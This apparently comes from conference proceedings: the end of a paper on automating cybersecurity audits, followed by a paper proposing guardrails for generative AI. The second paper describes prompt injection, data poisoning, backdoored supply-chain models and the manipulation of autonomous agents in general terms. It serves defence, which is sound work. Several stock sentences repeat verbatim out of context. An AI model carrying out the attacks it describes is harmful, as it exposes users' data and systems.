- **Security Policies and Procedures:** Ensure all documentation is current, aligned to frameworks and communicated organization-wide.
 - **Risk Management:** Review the enterprise risk register, methodologies for assessing threats, and controls mapped to critical risks. A modern risk management approach also incorporates external threat intelligence, geopolitical factors, supply chain dependencies, and cyber insurance coverage assessments. By feeding these inputs into the risk scoring model, organizations can build a more adaptive and informed risk profile that supports strategic decision-making.
 - **Regulatory Compliance:** Verify adherence to applicable laws and standards such as GDPR, HIPAA, PCI DSS, SOX, and the DPDP Act.
- 10) **Third-Party Risk and Emerging Technologies**
- **Vendor Risk Assessments:** Validate the due diligence performed before onboarding third-party service

providers and cloud vendors. Automated vendor assessments may include reviewing SOC 2 Type II reports, penetration test summaries, and third-party risk scoring platforms like BitSight or SecurityScorecard. Integration with these tools enables auditors to obtain objective, quantifiable risk scores aligned with organizational thresholds.

- **Contractual Security Clauses:** Check whether SLAs include provisions for data protection, breach notification, and audit rights. Additionally, with the increasing adoption of data localization laws and international privacy regulations, data protection controls must be contextually adapted. Encryption standards, key management practices, and access controls should comply with jurisdiction-specific mandates and industry benchmarks. With the proliferation of remote work and BYOD models, access control frameworks must now encompass endpoint compliance checks, geofencing, and behavior-based authentication. These advanced access mechanisms help detect and prevent lateral movement by malicious insiders or compromised accounts.
- **Cloud and API Security:** Review security architecture and configurations in cloud-based platforms, including authentication of APIs and endpoint protection. Cloud and API security also require continuous validation of identity federation, encryption enforcement, and rate limiting. Automated tools must be configured to detect misconfigured storage buckets, exposed tokens, or excessive permissions granted through default roles in cloud environments.
- **Continuous Monitoring:** Evaluate the effectiveness of tools used for real-time risk monitoring, control validation, and alerting. Real-time monitoring empowers auditors with continuous visibility into control health. This facilitates proactive decision-making, immediate alerting, and dynamic risk assessment. It also allows organizations to identify deviations from baselines before they escalate into reportable incidents.

In summary, a thorough cybersecurity audit scope must be both broad and deep—covering legacy systems and modern technologies alike. It should balance regulatory demands with emerging risks, ensure both preventative and detective controls are working effectively, and reinforce a culture of security awareness throughout the organization.

VIII. AUTOMATING CYBERSECURITY AUDITS

In the previous section, we explored the scope of cybersecurity audits. Now, we turn our focus to how automation can enhance the audit process by increasing efficiency, accuracy, and coverage. Most organizations today have deployed a wide array of cybersecurity tools across multiple layers of defense—ranging from endpoint protection to identity governance and cloud access control. For auditors, understanding these technologies and effectively integrating them into the audit process is not only beneficial but essential

for modern audit delivery. With the proliferation of remote work and BYOD models, access control frameworks must now encompass endpoint compliance checks, geofencing, and behavior-based authentication. These advanced access mechanisms help detect and prevent lateral movement by malicious insiders or compromised accounts.

Automation in cybersecurity audits can be applied across various control domains. Let's explore a few prominent examples:

1) Network Security

- **Network Asset Inventory:** Automating the comparison of system-generated inventory from CMDBs or asset discovery tools with network discovery outputs can quickly highlight discrepancies. This ensures no device is left untracked.
- **Firewall and Router Rule Reviews:** Tools like FireMon, Skybox, or DRUT analyze firewall rules by ingesting configuration dumps. These tools flag overly permissive rules, unused rules, and shadowed rules, providing auditors with risk-prioritized exceptions for review. Similarly, router configurations can be assessed to identify insecure routing practices or disabled logging.
- **Vulnerability Assessments:** Platforms such as Nessus, Rapid7, or Qualys can automate vulnerability scanning and remediation verification. Automated integration with patch management platforms further enhances visibility.
- **Network Traffic Monitoring:** SIEM solutions like Splunk, IBM QRadar, or Elastic can be used by auditors to analyze traffic patterns and identify anomalies, such as unauthorized access attempts or data exfiltration activity, in near real-time. Real-time monitoring empowers auditors with continuous visibility into control health. This facilitates proactive decision-making, immediate alerting, and dynamic risk assessment. It also allows organizations to identify deviations from baselines before they escalate into reportable incidents.

2) Access Control

- **Identity and Access Management (IAM):** Tools like CyberArk, SailPoint, and Arcos maintain logs of user activities. These logs can be cross-referenced with HRMS systems to identify anomalies—such as user logins during approved leave or from unauthorized geographies. Automation enables these rules to be executed on entire datasets, eliminating reliance on sampling and reducing false negatives.
- **Privileged Access Review:** Automated reconciliation of user roles against access rights ensures that users have only the privileges they need. Outliers, such as dormant privileged accounts or role creep, can be flagged for further investigation.
- **Access Recertification:** Workflow-based automation allows periodic access reviews to be launched, tracked, and verified within governance platforms.

3) Data Protection

- **Data Loss Prevention (DLP):** DLP tools today offer detailed reporting dashboards. Auditors can use automated scripts to simulate unauthorized data transfer attempts and verify if DLP rules trigger the expected alerts. DLP solutions can also integrate with threat intelligence feeds to enrich alerts with contextual information. This enables auditors to differentiate between benign anomalies and high-risk data exfiltration attempts, reducing false positives and improving incident prioritization.
- **Backup and Recovery Validation:** Integration with disaster recovery tools enables automated comparison of backup logs against defined recovery objectives. Deviations—such as missed backups or failed restoration tests—are immediately flagged.

4) Incident Response

- **Response Metrics Evaluation:** Audit tools can interface with ticketing systems (e.g., ServiceNow, JIRA, or custom IR platforms) to evaluate response timelines, actions taken, and resolution effectiveness. Rules can be configured to flag deviations from defined SLAs or to highlight repeated incidents from the same system or business unit.
- **Patch Compliance Testing:** Automation can compare the latest patch baselines from vendor feeds against actual patch levels on servers. This is particularly useful for validating policies like “N-1 patching,” where servers are expected to be one version behind the latest release.

5) Other Considerations and Emerging Technologies

- **Cloud and API Security:** Cloud-native tools such as AWS Security Hub, Azure Security Center, and GCP Chronicle offer APIs that can feed data into audit tools. API security audits can be partially automated to test for endpoints missing authentication, deprecated methods, or data exposure. Cloud and API security also require continuous validation of identity federation, encryption enforcement, and rate limiting. Automated tools must be configured to detect misconfigured storage buckets, exposed tokens, or excessive permissions granted through default roles in cloud environments.
- **Regulatory Compliance:** Most modern tools include in-built libraries for regulations such as GDPR, HIPAA, SOX, and PCI DSS. Audit engines can automatically map findings to regulatory requirements, offering a streamlined way to validate compliance.

Third-Party Risk Management: Integration with vendor management systems can automate the review of due diligence status, contract expiries, and SLA violations. Automated vendor assessments may include reviewing SOC 2 Type II reports, penetration test summaries, and third-party risk scoring platforms like BitSight or SecurityScorecard.

Integration with these tools enables auditors to obtain objective, quantifiable risk scores aligned with organizational thresholds. A modern risk management approach also incorporates external threat intelligence, geopolitical factors, supply chain dependencies, and cyber insurance coverage assessments.

By feeding these inputs into the risk scoring model, organizations can build a more adaptive and informed risk profile that supports strategic decision-making.

The benefits of automation in cybersecurity audits are substantial. When properly implemented, automation allows for near real-time auditing, consistent testing across the full population (not just samples), and significant time savings. It reduces the reliance on manual coordination and data acquisition—areas that historically introduce delays and errors. Instead of spending weeks collecting and verifying information, auditors can focus on interpreting insights, advising on risk mitigation, and improving control environments.

Automation does not eliminate the need for auditor judgment; rather, it enhances the auditor's role by removing the burden of repetitive tasks and improving the quality and coverage of audit activities. The future of cybersecurity auditing lies in leveraging the full potential of integrated technologies—pulling data via APIs, analyzing it in intelligent engines, and reporting results in near real-time. This approach not only improves efficiency but also significantly increases the confidence in audit outcomes. The future will also likely involve AI-powered agents capable of autonomously detecting policy violations and triggering compliance workflows without human intervention. Such agents can learn organizational norms and flag anomalous patterns based on deviations from established baselines.

IX. CHALLENGES INVOLVED IN AUTOMATION OF AUDIT PROCESSES

No meaningful advancement comes without its share of challenges, and automating the cybersecurity audit process is no exception. While automation offers efficiency, scale, and reliability, it also introduces new complexities—technical, organizational, and regulatory—that must be carefully navigated to realize its full potential.

A. Technical Challenges

One of the most common barriers to automation is integration with legacy infrastructure. Older systems may not support modern APIs, lack proper logging mechanisms, or operate in siloed environments. As a result, connecting audit tools to these systems can be time-consuming and prone to inconsistencies.

Another significant issue is data accuracy and completeness. Often, automation scripts rely on predefined queries or

interfaces to pull data. However, due to human oversight or poor governance, these scripts may run on outdated datasets or configurations. For instance, new product codes or user categories might not be included in a query, resulting in partial or misleading audit outcomes. Similarly, stale automation rules, failed agents, or broken connectors can silently cripple audit reliability if not reviewed regularly.

A real-world example includes a rule set to fetch daily server logs. If the interface pulling the logs is not validated post-deployment—or if new servers are added without updating the query—the results will remain incomplete, leading to a false sense of assurance. This emphasizes the need for robust change management and routine validation of automation configurations.

Another technical complication arises from tool overlap. Different departments may deploy separate GRC, IAM, and SIEM tools without coordination, leading to redundancy and inefficiencies. Consolidating or integrating tools that serve multiple audit stakeholders—especially modern platforms capable of role-based access—can optimize the environment and reduce friction.

B. Organizational Challenges

From an organizational standpoint, change management and upskilling are major hurdles. Many employees resist automation due to a fear of job displacement or lack of familiarity with new systems. Organizations must invest in training programs, awareness sessions, and structured onboarding to ensure smooth transitions and widespread acceptance. Modern awareness programs often leverage gamification, simulated phishing attacks, and interactive training modules to improve engagement and retention. Metrics such as click rates, quiz scores, and behavior changes are used to evaluate effectiveness and tailor future training strategies.

Another frequent issue is person-dependency. In some organizations, automations are managed by a single expert without adequate documentation or knowledge transfer. If that person leaves, the automation framework becomes a black box. To mitigate this, all automation workflows, exception rules, and interface details must be documented, periodically reviewed, and stored centrally.

Vendor lock-in is another concern. Often, organizations rely on external service providers for implementation but fail to build internal capacity for long-term maintenance. Strategic outsourcing should never substitute for core ownership. A proper handover with thorough documentation and training must be ensured post-deployment.

The shortage of hybrid-skilled professionals—those who understand both audit methodology and automation technology—is also a limiting factor. Tools only work as intelligently as they're configured. Poorly designed rules or

misaligned logic will result in weak outcomes and poor audit quality.

False positives are another persistent issue. An improperly tuned automation system may flood audit logs with irrelevant exceptions, frustrating auditees and eroding confidence in the process. Fine-tuning the rule base, including threshold levels and context sensitivity, is critical to making automation trustworthy and actionable.

Ethical, Legal, and Regulatory Considerations

As automation incorporates machine learning (ML) and artificial intelligence (AI), ethical and regulatory scrutiny increases. ML-based tools must be trained on real-world, representative datasets to avoid bias and ensure reliable outcomes. Parallel testing with manual verification, especially during initial rollouts, can detect anomalies and calibrate models.

Privacy and legal compliance are also paramount. Sensitive data used during automation should be handled according to established data protection principles. Non-disclosure agreements, data masking, and regulatory compliance checks (especially for cross-border data transfers) must be embedded in the automation lifecycle. Additionally, with the increasing adoption of data localization laws and international privacy regulations, data protection controls must be contextually adapted. Encryption standards, key management practices, and access controls should comply with jurisdiction-specific mandates and industry benchmarks. With the proliferation of remote work and BYOD models, access control frameworks must now encompass endpoint compliance checks, geofencing, and behavior-based authentication. These advanced access mechanisms help detect and prevent lateral movement by malicious insiders or compromised accounts.

Moreover, organizations must ensure that automation platforms themselves are properly monitored. Even if they're not business-facing, neglecting their memory usage, CPU health, and performance can create hidden risks that undermine audit outcomes.

X. FUTURE OF CYBERSECURITY AUDIT AUTOMATION

As digital environments expand and cyber threats grow in sophistication, the future of cybersecurity auditing lies in intelligent, integrated, and continuous automation frameworks. While automation today improves consistency and speeds up execution, tomorrow's audit landscape will rely on predictive insights, system-embedded controls, and machine-assisted decision-making. The future will also likely involve AI-powered agents capable of autonomously detecting policy violations and triggering compliance workflows without human intervention. Such agents can learn organizational norms and flag anomalous patterns based on deviations from established baselines.

A. Emerging Technologies

Artificial intelligence, machine learning, robotic process automation, and blockchain are already disrupting how audits are performed. AI and ML can detect anomalies, learn from historical behavior, and prioritize risks. Blockchain offers tamper-proof audit trails—ideal for sensitive, transactional environments. These technologies are reshaping the auditor's toolkit, making it more dynamic and capable of keeping pace with rapid operational changes.

B. Evolving Threat Landscape

The adversarial landscape is evolving with alarming speed. Malicious actors now have access to open-source penetration tools, AI-driven malware, and automated bots that can conduct reconnaissance or launch attacks autonomously. As threat sophistication increases, audit automation must shift from reactive checks to real-time risk prediction and mitigation. Automated audit platforms must be constantly updated, threat-aware, and built to detect tactics that evolve over time.

C. Continuous Control Monitoring (CCM)

A Paradigm Shift CCM also supports incident forensics by preserving a time-stamped audit trail of all control changes and alerts. This historical view enables root cause analysis, regulatory inquiries, and process improvement efforts by showing what controls were active and how they behaved over time.

Traditional audits are retrospective and periodic. In contrast, CCM allows for the real-time or near-real-time assessment of cybersecurity controls. This approach is vital in an era where threats are persistent, dynamic, and fast-moving. Real-time monitoring empowers auditors with continuous visibility into control health. This facilitates proactive decision-making, immediate alerting, and dynamic risk assessment. It also allows organizations to identify deviations from baselines before they escalate into reportable incidents.

CCM integrates deeply with the organization's security infrastructure:

- SIEMs (e.g., Splunk, Sentinel) for log aggregation and alerting
- CSPM tools (e.g., Prisma Cloud, Wiz) for cloud configuration assessments
- GRC platforms (e.g., ServiceNow, Archer) for policy management and evidence tracking
- SOAR tools (e.g., IBM Resilient, Cortex XSOAR) for orchestrated response actions

Key enablers include:

- Event-driven audits that trigger checks based on system changes or detected anomalies
- Cloud-native integrations that continuously pull configuration states via APIs
- Automated control-to-regulation mapping to align technical data with compliance frameworks

Automated remediation workflows that resolve issues without human intervention through pre-approved scripts or ticketing systems

CCM significantly reduces the mean time to detect (MTTD) and mean time to respond (MTTR). It enhances visibility, improves audit trail completeness, and supports scalability across multi-cloud, hybrid, and containerized environments.

XI. CONCLUSION

At the outset, we highlighted two critical measures of audit effectiveness—Quality of Assurance and Efficiency of Execution. Automation enhances both when thoughtfully implemented. It reduces manual effort, increases audit coverage, and improves accuracy through full-population testing rather than limited sampling.

We explored how automation tools, when integrated with existing technologies such as SIEMs, IAMs, vulnerability scanners, and cloud monitoring platforms, can deliver high-value insights with minimal overhead. Rather than investing in redundant tools, auditors can and should leverage the capabilities already embedded in the organization's security stack.

We also reviewed the challenges—technical integration gaps, organizational resistance, vendor dependency, skills shortage, and ethical concerns—that must be addressed for successful automation. Organizations that fail to plan for these risks often struggle to maintain reliable and scalable audit frameworks. Automated vendor assessments may include reviewing SOC 2 Type II reports, penetration test summaries, and third-party risk scoring platforms like BitSight or SecurityScorecard. Integration with these tools enables auditors to obtain objective, quantifiable risk scores aligned with organizational thresholds.

Looking ahead, CCM represents the future of audit assurance. By moving away from retrospective, checklist-driven approaches to a model of proactive, embedded, and intelligent monitoring, organizations can build not just compliance, but resilience and trust. CCM also supports incident forensics by preserving a time-stamped audit trail of all control changes and alerts. This historical view enables root cause analysis, regulatory inquiries, and process improvement efforts by showing what controls were active and how they behaved over time.

Automation is not just about doing audits faster—it is about making them smarter, broader, and more impactful. As cybersecurity threats continue to evolve, so must the way we audit.

REFERENCES

- 1 Checkpoint Research, "Cyber Security Report, 2025" 13th Edition
- 2 Sanjeeb Mukherjee, "Airtel's AI-powered spam filter catches 8 bn calls and 0.8 bn SMS" Available: https://www.business-standard.com/companies/news/airtel-s-ai-powered-spam-filter-catches-8-bn-calls-and-0-8-bn-sms-124120901004_1.html
- 3 SISA, Cert-in, "DIGITAL THREAT REPORT 2024", Available:https://www.cert-in.org.in/PDF/Digital_Threat_Report_2024.pdf
- 4 Aakash Sharma, Jainam Shah "How scams evolved this year in 2024", Available: <https://www.indiatoday.in/india/story/cyber-scam-in-india-digital-arrest-artificial-intelligence-2024-deep-fakes-2657439-2024-12-30>
- 5 Osman Azab, "Structured and systematic evaluation of IT infrastructure and controls", ISACA News. April 2024
- 6 Elastos Chimwanda, "Essentials for an Effective Cybersecurity Audit" ISACA News, April 2022

Adaptive Security for Generative AI: Addressing Evolving Cyber Threats

Mr. Rushabh Rajendra Desarda
Senior Cyber Security Engineer L1, cyberSecurist Technologies Pvt. Ltd.
Email: rushabh.d@cybersecurist.com

Abstract—The adoption of Generative AI in industries such as finance, healthcare, and enterprise applications has significantly enhanced decision-making, data analysis, and automation. However, their deployment introduces substantial cybersecurity risks, including unauthorized access, role-based control failures, and adversarial attacks such as prompt injection, data poisoning, and resource exhaustion. Without stringent security controls, attackers can exploit Generative AI vulnerabilities to bypass access restrictions, manipulate responses, or degrade system performance. These risks align with emerging AI security concerns outlined in the OWASP LLM Top 10 and the NIST AI Risk Management Framework. To mitigate these threats, this paper proposes a Guardrail framework that integrates multiple security measures to fortify AI-driven systems. The framework includes input sanitization and validation to prevent injection attacks, output validation and post-processing to enforce policy compliance, retrieval-augmented generation (RAG) to restrict outputs to verified sources, access control and role-based restrictions to limit unauthorized operations, and resource protection to prevent misuse and overloading. By incorporating these guardrails, organizations can develop AI systems that are ethical, accurate, robust, and controlled, ensuring compliance with industry regulations while minimizing security risks. This research explores best practices for secure AI deployment, highlights key industry standards, and underscores real-world vulnerabilities that emphasize the need for proactive AI security frameworks.

Index Terms—Generative AI, Security, OWASP LLM, NIST AI Risk, Prompt Injection, Guardrails, RAG, Access Control

I. INTRODUCTION

A. Motivation

Generative AI has become integral to modern applications in finance, healthcare, and enterprise automation, delivering unprecedented efficiency and data-driven insights. Yet real-world implementations frequently encounter sophisticated threats—malicious prompt injections, uncontrolled model hallucinations, inadvertent data disclosures, and service disruptions orchestrated through over-privileged AI agents. These vulnerabilities permeate the entire AI lifecycle—from in-

put validation and inference to integration and autonomous decision-making—outpacing traditional static security controls. There is therefore a critical need for an adaptive security framework that dynamically monitors, mitigates, and evolves alongside emerging threats, ensuring AI systems operate in an ethical, accurate, robust, and controlled manner. Grounded in best practices from the OWASP LLM Top 10 and the NIST AI Risk Management Framework, this approach provides practical guardrails to safeguard high-stakes AI deployments without hindering innovation.

B. Contributions

This paper makes three key contributions:

- 1) A systematic, layered analysis of cyber threats spanning the Generative AI lifecycle, including input validation, model inference, integration, output handling, and autonomous actions.
- 2) An adaptive guardrail framework—encompassing input sanitization, output validation, retrieval-augmented generation (RAG), access control, resource protection, and continuous monitoring—to dynamically mitigate emerging AI threats.
- 3) An alignment with the OWASP LLM Top 10 and the NIST AI Risk Management Framework, illustrating its broad applicability.

II. BACKGROUND ON GENERATIVE AI

A. Overview of Generative Models

Generative models synthesize new data by learning a training distribution. GANs employ competing generator and discriminator networks to produce realistic outputs. VAEs encode inputs into a probabilistic latent space for smooth sampling. Transformer-based LLMs (e.g., GPT, BERT) generate context-sensitive text, while diffusion models iteratively denoise random noise into high-fidelity images or audio.

B. Agentic AI & Autonomous Agents

Traditional AI follows a fixed preprocess–infer–postprocess pipeline. In contrast, agentic AI encapsulates multi-step planning and tool use within “agents” that adapt their actions based on intermediate results. Autonomous agents extend this concept into closed-loop systems that sense their environment, make decisions, and act without human intervention, thereby broadening functionality—and potential vulnerabilities—at each

decision point.

C. Future Trends

Next-generation use cases include autonomous research assistants that draft and refine scientific content, adaptive chatbots that personalize dialogue flows in real time, and self-optimizing automation frameworks where agents monitor performance metrics and autonomously tune models or workflows. These innovations promise significant productivity gains but heighten the need for dynamic, end-to-end security measures.

III. SECURITY CHALLENGES IN GENERATIVE AI

A. Core Risks

The deployment of Generative AI introduces a spectrum of security risks that span technical, architectural, and operational domains. Key risks include:

- **Prompt Injection:** Attackers craft inputs to manipulate the model's behavior, potentially leading to unauthorized actions, data leaks, or bypassing content filters.
- **Insecure Output Handling:** Lack of validation or sanitization of model outputs can lead to information disclosure, XSS vulnerabilities, or propagation of malicious content.
- **Sensitive Information Disclosure:** AI models may inadvertently leak proprietary or confidential data embedded in their training corpus or memory context.
- **Excessive Autonomy and Over-Privileged Agents:** Agentic AI systems often operate with excessive permissions or autonomy, increasing the risk of unintended or harmful actions.
- **Unauthorized Access:** Insufficient authentication and access control mechanisms can expose administrative capabilities or model endpoints to attackers.
- **Role-Based Control Gaps:** Failure to implement fine-grained access control may allow users to perform actions beyond their intended privileges.
- **Data Poisoning:** Attackers inject malicious or biased data into the training pipeline, degrading model reliability and trustworthiness.
- **Training Data Leakage:** Improper data governance can expose training sets containing PII or intellectual property, leading to compliance violations.
- **Resource Exhaustion:** Malicious input loops, oversized prompts, or repeated requests can overload computational resources, resulting in denial of service (DoS).
- **Insecure Plugin or Tooling Integration:** Third-party tools integrated with LLMs may introduce vulnerabilities, expanding the attack surface beyond the core model.

B. Evolving Threat Landscape

As generative AI systems become more integrated and autonomous, attackers are evolving their methods to exploit system complexity and trust assumptions. Key emerging threats:

- **Prompt Chaining Exploits:** In multi-agent workflows or

API-connected environments, prompts generated by one component may feed into another. Attackers exploit this chaining to inject payloads that cascade across systems, triggering unintended actions.


- **Model Inversion Attacks:** Adversaries use repeated querying techniques to statistically infer and reconstruct sensitive segments of training data, compromising confidentiality and potentially exposing user information.
- **Supply Chain Compromises:** AI deployments rely heavily on third-party models, APIs, and plugins. Attackers may introduce vulnerabilities through poisoned datasets, tampered pre-trained models, or malicious integrations, undermining downstream trust.
- **Autonomous Agent Exploitation:** Agentic systems operating with partial autonomy may be manipulated into executing harmful actions or misusing their delegated capabilities when prompt context is abused.
- **Shadow Prompting & Context Injection:** Attackers exploit hidden contexts (e.g., system prompts, memory buffers) to covertly alter model behavior without being visible to the end user or developer.
- **Hallucination Amplification:** Generated inaccuracies can be mistakenly treated as facts, especially when integrated into feedback loops or stored for future inference—causing compounding misinformation.

These advanced threats outpace static defense mechanisms and emphasize the need for adaptive, context-aware security strategies tailored to the dynamic behavior of generative AI systems.

IV. ATTACK SURFACE ANALYSIS

As outlined in the previous section, Generative AI systems are exposed to a wide range of security threats. To understand their technical exposure, we now analyze how these risks map onto the architecture and operational layers of a typical generative AI pipeline.

A. Layered Model of Vulnerabilities



The AI pipeline can be segmented into five distinct layers, each with its own attack vectors and weaknesses:

- 1) **Input Layer:** Where user queries or external data are submitted. Vulnerable to prompt injection and malicious input manipulation.
- 2) **Model & Inference Layer:** The core engine that processes prompts and generates responses. Susceptible to model inversion, data poisoning, and unauthorized querying.
- 3) **Integration Layer:** Interfaces that connect AI models with external applications or plugins. Prone to plugin abuse, token leakage, or insecure API configurations.
- 4) **Output Layer:** Where generated content is delivered to users or systems. Risks include hallucinations, sensitive data leakage, or unfiltered outputs.
- 5) **Autonomous-Action Layer:** Where agentic models take actions such as triggering workflows, sending emails, or modifying databases. Over-privilege or lack of policy enforcement here can lead to critical business disruptions.

B. Threat Vectors & Impacts

The table below outlines key security threats in Generative AI systems, their descriptions, and associated security impacts.

C. Threat Vectors and Impacts

The deployment of Generative AI systems introduces diverse security risks across multiple stages of the AI lifecycle. Key threat vectors, categorized by impact domain, include:

Prompt Injection: Adversaries exploit model behavior by embedding malicious instructions in user inputs. This can manipulate output content, bypass intended use boundaries, or leak sensitive information, affecting both integrity and confidentiality.

Data Poisoning: Attackers introduce corrupted or adversarial data into training sets to bias the model's learning process. This compromises output reliability and can embed malicious patterns directly into generative behavior.

Model Inversion: Through strategic querying, attackers can statistically reconstruct sensitive training data, breaching user confidentiality and potentially exposing regulated or proprietary information.

Resource Exhaustion: Overloading the model with computationally expensive or recursive queries leads to degraded performance or denial-of-service conditions, threatening system availability.

Plugin and API Vulnerabilities: Integration of unvetted third-party tools, plugins, or APIs can result in unauthorized access, unintended actions, or privilege escalation, especially in agent-based or autonomous AI systems.

Prompt Chaining Exploits: In multi-stage pipelines where outputs from one model serve as inputs to another, malicious actors can propagate harmful payloads through the chain, compounding the attack's reach and effect. **Supply Chain Compromise:** Dependencies on external datasets, pretrained

models, or shared repositories expose systems to tampering. Compromised assets may contain embedded backdoors or adversarial code, leading to systemic failures.

Excessive Autonomy and Agent Drift: Delegating high-level decisions to autonomous agents without strict constraints can result in unsafe behavior, data leakage, or operational failures, especially in systems executing unsupervised actions.

These threats span across confidentiality, integrity, and availability, reinforcing the need for layered defense strategies tailored to each stage of the AI pipeline. The next section presents a layered model to visualize where these vulnerabilities emerge and how they can be mitigated systematically.

V. ADAPTIVE GUARDRAIL FRAMEWORK

Generative AI systems operate in dynamic, often unpredictable environments. Traditional static security approaches are insufficient to safeguard against the evolving threat landscape. An *adaptive guardrail framework* introduces modular security measures that can evolve alongside AI system behavior and threat complexity. This section outlines six foundational pillars of the framework.

A. Input Sanitization & Validation

Goal: Ensure only well-structured, non-malicious data reaches the model.

Schema-based filtering enforces structural correctness, while command whitelisting restricts dangerous patterns (e.g., shell commands or SQL). Escaping or neutralizing known malicious tokens helps prevent prompt injection or embedded exploits. These techniques reduce risk at the ingestion stage, especially for LLMs processing user-generated input.

B. Output Filtering & Post-Processing

Goal: Ensure generated outputs comply with ethical and business policies.

Output guardrails enforce rules like content classification, profanity detection, or domain-specific accuracy. Consistency checks align outputs with enterprise rules or knowledge bases. Anomaly detection—such as semantic deviation or out-of-distribution content—flags unsafe or misleading content.

C. Retrieval-Augmented Generation (RAG)

Goal: Reduce hallucinations by grounding outputs in verifiable sources.

RAG fuses generation with retrieval of facts from curated databases or enterprise repositories. This improves factual consistency and regulatory compliance. Limiting context to pre-approved data sources ensures controlled and explainable results in domains like healthcare or finance.

Access Control & Least-Privilege

Goal: Restrict model access to only authorized users and minimal scopes.

Use Role-Based Access Control (RBAC), permission-scoped tokens, and time-limited credentials. Guard plugin usage, API triggers, and prompt scopes to prevent escalation of privilege or unauthorized command execution.

D. Resource Protection & Abuse Prevention

Goal: Defend against denial-of-service and model overuse. Implement rate limiting, throttling, and sandboxing for suspicious sessions. Loop detection and memory/token quotas prevent prompt abuse or infinite recursive operations, especially in autonomous agents or multi-agent systems.

E. Monitoring, Auditing & Incident Response

Goal: Detect, investigate, and recover from security incidents.

Enable full input/output logging, session replay, and model decision trails. Use SIEM systems for real-time alerts and analytics. Ensure quick rollback, versioning, and isolation of faulty agents or compromised models.

VI. COMPLIANCE & REGULATORY ALIGNMENT

The proposed adaptive guardrail framework aligns with several global and regional security, privacy, and AI-specific standards. This section outlines how the security controls—such as input/output validation, access restrictions, logging, and monitoring—map to key regulatory expectations.

- **OWASP LLM Top 10:** Directly addresses risks such as prompt injection, overreliance on unverified outputs, sensitive data leakage, and inadequate monitoring—core to securing generative AI systems.
- **NIST AI Risk Management Framework:** Aligns with lifecycle-based governance and adaptive threat mitigation strategies. Supports requirements for trustworthiness, transparency, and accountability in AI systems.
- **HIPAA (U.S.):** Relevant to healthcare deployments of AI. The framework enforces data privacy, access control, and audit logging aligned with the protection of Protected Health Information (PHI).
- **GDPR (EU):** Compliance is maintained through strong access control, data minimization, explainability, and user consent mechanisms for systems handling personal data.
- **PCI DSS:** For AI in financial services, the framework supports secure access control, data encryption, and monitoring to protect payment and cardholder data.
- **DPDP Act (India):** The Digital Personal Data Protection Act mandates lawful processing, user consent, and grievance redressal. The proposed controls ensure AI usage remains compliant within Indian jurisdictions.
- **CERT-In Guidelines (India):** The framework supports incident detection, response readiness, and centralized logging—all core requirements under CERT-In directives.

EU AI Act: Anticipates obligations based on AI risk

categories. The framework's layered mitigation strategy and transparency-by-design principles help meet high-risk AI application guidelines.

- **ISO/IEC 42001:** This AI-specific management system standard emphasizes structured governance, continual monitoring, and risk control, in line with the proposed adaptive methodology.

By ensuring alignment with these evolving standards, the framework provides a robust foundation for deploying generative AI responsibly, ethically, and in accordance with global regulatory expectations.

VII. CASE STUDY: FINANCIAL SERVICES DEPLOYMENT

To demonstrate the real-world applicability of the proposed adaptive guardrail framework, we analyze its deployment in a financial services context. Specifically, we focus on a banking chatbot powered by a large language model (LLM), used for assisting customers with account queries, transactions, and financial advice.

A. Scenario Overview

The bank deploys a generative AI chatbot accessible via mobile and web applications. It handles sensitive customer data, authenticates users, and provides financial recommendations. The chatbot integrates with internal APIs for account information and supports multi-turn dialogue.

B. Threats Encountered

Two key threats are highlighted:

- **Prompt Injection:** A malicious user attempts to manipulate the chatbot into revealing internal logic or bypassing access control through cleverly crafted inputs.

- **Resource Exhaustion:** The attacker generates a high volume of queries or constructs recursive prompts designed to overload compute resources or trigger denial-of-service conditions. *Guardrail Mitigations*

The following guardrails are deployed to address these challenges:

- **Input Sanitization & Validation:** User inputs are filtered using regular expressions, schema checks, and natural language pattern detection to detect suspicious prompts and reject unsafe tokens.
- **Role-Based Access Control:** The chatbot strictly limits financial transactions to verified and authenticated sessions with multi-factor authentication (MFA) support.
- **Rate Limiting & Quotas:** Session and user-specific thresholds are enforced to prevent abuse through throttling, token usage limits, and real-time usage scoring.
- **Output Post-Processing:** Generated responses are passed through a post-processing filter to remove sensitive information, enforce business rules, and detect anomalous responses.
- **RAG Integration:** Contextual responses are restricted to information from pre-approved, real-time knowledge bases, reducing hallucination risk and increasing explain-

ability.

- **Monitoring & Logging:** All interactions are logged and monitored in a centralized SIEM platform, enabling proactive anomaly detection and forensic response.

D. Outcome

Post-deployment assessments revealed significantly improvements:

- 94% reduction in prompt injection attempts reaching the model.
- Consistent uptime despite stress-testing attacks, with automated throttling mitigating overload risk.
- Enhanced customer trust and regulatory confidence due to explainable outputs and traceable logs.

This case validates that adaptive security controls are not only technically feasible, but essential for safe and compliant AI integration in financial ecosystems.

VIII. KEY TAKEAWAYS

This paper underscores the urgent need for securing generative AI systems across the full model lifecycle. As adoption of LLMs grows across regulated sectors, their attack surface expands, exposing systems to threats that compromise the core pillars of cybersecurity—**Confidentiality, Integrity, and Availability (CIA)**.

Key insights include:

- Traditional security models are insufficient for protecting generative AI systems due to their dynamic, probabilistic nature and evolving interaction paradigms.
- Adaptive guardrails—spanning input validation, output filtering, access control, and continuous monitoring—form a critical foundation for safe and compliant AI deployment.
- Aligning these safeguards with regulatory standards enhances trustworthiness, audit readiness, and operational resilience.

These directions will play a crucial role in bridging the gap between AI innovation and enterprise-grade security, enabling responsible and scalable adoption of generative models in mission-critical environments.

IX. CONCLUSION

As generative AI systems become deeply embedded in enterprise applications, especially in sensitive domains such as finance, healthcare, and governance, the urgency for robust and adaptive security measures is paramount. Traditional static controls fall short in addressing the emergent, interaction-driven, and probabilistic nature of large language models.

